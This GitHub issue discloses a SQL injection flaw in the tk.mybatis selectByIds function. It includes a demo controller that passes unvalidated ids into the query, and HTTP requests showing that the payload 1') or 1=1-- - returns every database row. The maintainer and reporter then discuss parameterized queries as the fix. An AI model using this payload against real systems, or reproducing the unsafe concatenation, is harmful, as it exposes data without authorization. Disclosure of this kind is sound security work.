

New issue

[Jump to bottom](#)

selectByIds function sql injection #862

🔍 Open sybb0743 opened this issue on Jul 20 · 3 comments

sybb0743 commented on Jul 20

Write the following test demo:

1、UserController.java:

@controller

```
public class UserController {

    @Autowired
    UserService userService;

    @RequestMapping("gets")
    @ResponseBody
    public List<User> getUser(String ids) {
        List<String> idList = Arrays.asList(ids.split(","));

        return userService.gets(idList);
    }

}
```

2、UserService.java:

@service

```
public interface UserService {

    List<User> gets(Collection<String> ids);

}
```

3、UserServiceImpl.java:

@service

```
public class UserServiceImpl implements UserService {

    @Autowired
    UserMapper userMapper;
```

```
@Override
public List<User> gets(Collection<String> ids) {
    if (ids == null || ids.isEmpty())
        return new ArrayList<>();
    String concatIds = StringUtils.concat(ids, "", ",");
    return (List<User>) userMapper.selectByIds(concatIds);
}
```

```
}
```

4、UserMapper.java:


@org.apache.ibatis.annotations.Mapper

public interface UserMapper extends Mapper, MySqlMapper, IdsMapper {

}

5、 Access the /gets route in the above demo for sql injection attack :

(1) Under normal circumstances, when the ids parameter value is passed in 1, 2, the data with id 1 and 2 can be obtained :




Request

```
1 POST /gets HTTP/1.1
2 Host: 127.0.0.1:8081
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 Connection: close
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 7
9
10 ids=1,2
```

Response

```
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Wed, 20 Jul 2022 06:46:47 GMT
4 Connection: close
5 Content-Length: 67
6
7 [
8   {
9     "id":1,
10    "name":"Belle",
11    "age":21
12  },
13  {
14    "id":2,
15    "name":"Carol",
16    "age":22
17  }
18 ]
```

(2) But when the ids parameter value is 1') or 1=1-- -, you can get all the data in the database :



Request

```
1 POST /gets HTTP/1.1
2 Host: 127.0.0.1:8081
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 Connection: close
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9
10 ids=1') or 1=1-- -
```

Response

```
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Wed, 20 Jul 2022 06:58:23 GMT
4 Connection: close
5 Content-Length: 168
6
7 [
8   {
9     "id":1,
10    "name":"Belle",
11    "age":21
12  },
13  {
14    "id":2,
15    "name":"Carol",
16    "age":22
17  },
18  {
19    "id":3,
20    "name":"Chloe",
21    "age":23
22  },
23  {
24    "id":4,
25    "name":"Connie",
26    "age":24
27  },
28  {
29    "id":5,
30    "name":"Dottie",
31    "age":25
32  }
33 ]
```

abel533 commented on Jul 20

Owner

At the business level, check according to the type of ID.

✉ sybb0743 commented on Jul 20

Author

Maybe developers won't notice this problem, I believe that many developers do not verify whether the id parameter value is valid, which will lead to many vulnerabilities.

the best solution is to use parameterized query for ids in selectByIds function, that is, use #{} symbol to construct sql statement.

This makes applications using the tk.mybatis framework more secure.

...

abel533 commented on Jul 20

Owner

Guaranteed compatibility. Have a PR?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

